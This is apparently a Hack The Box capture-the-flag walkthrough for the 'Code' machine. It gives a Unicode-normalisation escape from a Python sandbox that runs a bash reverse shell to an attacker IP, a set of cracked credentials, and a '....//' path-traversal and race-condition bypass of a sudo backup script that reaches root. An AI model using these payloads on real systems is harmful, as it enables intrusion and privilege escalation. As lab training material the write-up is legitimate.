HTB - code
 |
Easy linux box. Starts with a simple python sandbox. Then we crack some hashes to get to the martin user. Finally we abuse a shell script to get root. |
nmap
Starting Nmap 7.93 ( https://nmap.org ) at 2025-03-23 09:34 -04
Nmap scan report for 10.10.11.62
Host is up (0.16s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b5b97cc4503295bcc26517df51a27abd (RSA)
|   256 94b525549b68afbe40e11da86b850d01 (ECDSA)
|_  256 128cdc97ad8600b488e229cf69b56596 (ED25519)
5000/tcp open  http    Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
|_http-title: Python Code Editor
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.90 seconds
It is a python code interpreter.

Has some kinda of filter on it:

Looks to be just a string filter so any mutation on a string will allow us to bypass it.
My favorite way is by using the python weird normalization feature pep-3131:
It allows us to use unicode characters that get converted to ascii:
𝕤𝕪𝕤.𝕞𝕠𝕕𝕦𝕝𝕖𝕤['so'[::-1]].𝕤𝕪𝕤𝕥𝕖𝕞("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.3/4444 0>&1'")
app-production
app-production@code:~/app$ cat ~/user.txt
b5c84***************************
users with shell
app-production@code:~/app$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
app-production:x:1001:1001:,,,:/home/app-production:/bin/bash
martin:x:1000:1000:,,,:/home/martin:/bin/bash
Dumping the db and checking crackstation gives two passwords, one works for martin ssh:

- development:development
- martin:nafeelswordsmaster
martin
Looks like we need to exploit the backy.sh shell script
martin@code:~$ sudo -l
Matching Defaults entries for martin on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
Here is the script:
#!/bin/bash

if [[ $# -ne 1 ]]; then
    /usr/bin/echo "Usage: $0 <task.json>"
    exit 1
fi

json_file="$1"

if [[ ! -f "$json_file" ]]; then
    /usr/bin/echo "Error: File '$json_file' not found."
    exit 1
fi

allowed_paths=("/var/" "/home/")

updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))' "$json_file")

/usr/bin/echo "$updated_json" > "$json_file"

directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.directories_to_archive[]')

is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}"; do
        if [[ "$path" == $allowed_path* ]]; then
            return 0
        fi
    done
    return 1
}

for dir in $directories_to_archive; do
    if ! is_allowed_path "$dir"; then
        /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed."
        exit 1
    fi
done

/usr/bin/backy "$json_file"
Seems to be just a wrapper for backy. Which is also a wrapper to rsync and tar.

The script takes a json file as input and does some validations.
The json file need to have the following format:
{
	"destination": "/home/martin/backups/",
	"multiprocessing": true,
	"verbose_log": false,
	"directories_to_archive": [
		"/home/app-production/app"
	],

	"exclude": [
		".*"
	]
}
The first check tries to filter against path traversals:
updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))' "$json_file")

/usr/bin/echo "$updated_json"
The second one checks if the starting dir is on the allowed paths:
allowed_paths=("/var/" "/home/")

...

is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}"; do
        if [[ "$path" == $allowed_path* ]]; then
            return 0
        fi
    done
    return 1
}
I couldn’t bypass the second one. In the first one gsub doesn’t recursively removes the path traversal. So we can just do:
{
  "destination": "/dev/shm",
  "multiprocessing": true,
  "verbose_log": true,
  "directories_to_archive": [
    "/var/....//root/"
  ]
}
A second way of bypassing both checks is by doing a race condition. You open to shells and do:
# shell 1
while :; do sudo /usr/bin/backy.sh ./task.json; done
# shell 2
cp task.json bak.json
while :; do cat solution.json > task.json; cat bak.json > task.json; done
Then you just read the backup at for the flag /dev/shm/code_root_2025_August.tar.bz2.
martin@code:~$ cat root/root.txt
ddeb9***************************
You can get the root shell by reading /root/.ssh/id_rsa